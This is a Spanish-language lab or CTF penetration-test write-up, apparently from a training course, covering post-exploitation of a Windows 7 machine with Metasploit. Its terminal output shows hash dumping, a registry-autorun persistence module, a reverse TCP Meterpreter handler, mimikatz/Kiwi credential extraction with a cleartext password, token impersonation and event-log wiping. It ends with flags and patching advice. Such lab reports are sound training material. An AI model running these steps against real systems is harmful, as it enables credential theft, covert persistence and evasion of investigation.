
Descifrar contraseña de user por hash:

```
meterpreter  > hashdump
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
Hacker Mentor Admin:500:aad3b435b51404eeaad3b435b51404ee:931a25d0405b2e
a33910ad3c7404e283:::
Hacker Mentor User:1000:aad3b435b51404eeaad3b435b51404ee:f56a8399599f1b
e040128b1dd9623c29:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:f580a1940b1f6759fb
dd9f5c482ccdbb:::
meterpreter  >
```







Migración de proceso:



Prueba de keylogger:






Crear persistencia con user admin:

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/local/persistence) > exploit

[*] Running persistent module against WIN-845Q99OO4PP via session ID: 4
[+] Persistent VBS script written on WIN-845Q99OO4PP to C:\Users\ADMINI~1\App
Data\Local\Temp\mypersonalpersistence.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\myperson
alpersistence
[+] Installed autorun on WIN-845Q99OO4PP as HKCU\Software\Microsoft\Windows\C
urrentVersion\Run\mypersonalpersistence
[*] Clean up Meterpreter RC file: /home/hmstudent/.msf4/logs/persistence/WIN-
845Q99OO4PP_20240419.3032/WIN-845Q99OO4PP_20240419.3032.rc
msf6 exploit(windows/local/persistence) >
```

Persistencia




Persistencia:

```
   LHOST     192.168.132.129  yes       The listen address (an interface ma
                                        y be specified)
   LPORT     1234             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > expoit
[-] Unknown command: expoit. Did you mean exploit? Run the help command for m
ore details.
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.132.129:1234
[*] Sending stage (176198 bytes) to 192.168.132.134
[*] Meterpreter session 2 opened (192.168.132.129:1234 → 192.168.132.134:492
01) at 2024-04-20 04:40:31 -0400

meterpreter >
```

Sesión de persistencia

Ver pantalla en tiempo real:



Mostrar contraseña con Kiwi:

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > help Kiwi

Kiwi Commands
=============

    Command                Description
    -------                -----------
    creds_all              Retrieve all credentials (parsed)
    creds_kerberos         Retrieve Kerberos creds (parsed)
    creds_livessp          Retrieve Live SSP creds
```

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username        Domain           LM                NTLM              SHA1
--------        ------           --                ----              ----
Hacker Mentor   WIN-845Q99OO4P   4ae0372142c08b    931a25d0405b2e    2b54ef4d8cdad3
 Admin          P                5a5e1ba7cb6ed3    a33910ad3c7404    ce20c57e93673a
                                 a6b3              e283              73399ed02c7b

wdigest credentials
===================

Username              Domain           Password
--------              ------           --------
(null)                (null)           (null)
Hacker Mentor Admin   WIN-845Q99OO4PP  H4ck3rm3nt0r!
WIN-845Q99OO4PP$      WORKGROUP        (null)

tspkg credentials
```

Uso de la opción para ver contraseñas


Password

Modo incognito:

```
meterpreter > impersonate_token 'WIN-845Q99OO4PP\Hacker Mentor Admin'
[+] Delegation token available
[+] Successfully impersonated user WIN-845Q99OO4PP\Hacker Mentor Admin
meterpreter > shell
Process 1672 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
win-845q99oo4pp\hacker mentor admin

C:\Windows\system32>
```

Eliminar rastro:

```
meterpreter > clearev
[*] Wiping 134 records from Application...
[*] Wiping 479 records from System...
[*] Wiping 330 records from Security...
meterpreter >
```



4. Escalación de privilegios si/no

Si: Método de escalada

5. Banderas

Bandera1	0ef3b7d488b11e3e800f547a0765da8e
Bandera2	a63c1c39c0c7fd570053343451667939

6. Herramientas usadas

Nmap	Para ver puertos
Metaexploit	Para explotar vulnerabilidades automatizadas
Searchploit	Para explotar vulnerabilidades manualmente

7. EXTRA Opcional

Herramientas usadas

Técnicas:

Vulnerabilidad de SBM: para enumerar usuarios mediante el puerto 22 SSH

8. Conclusiones y Recomendaciones

1) Actualizar la versión de SAMBA para no tener vulnerabilidad
2) Actualizar la versión de Windows 7 a una mas actual.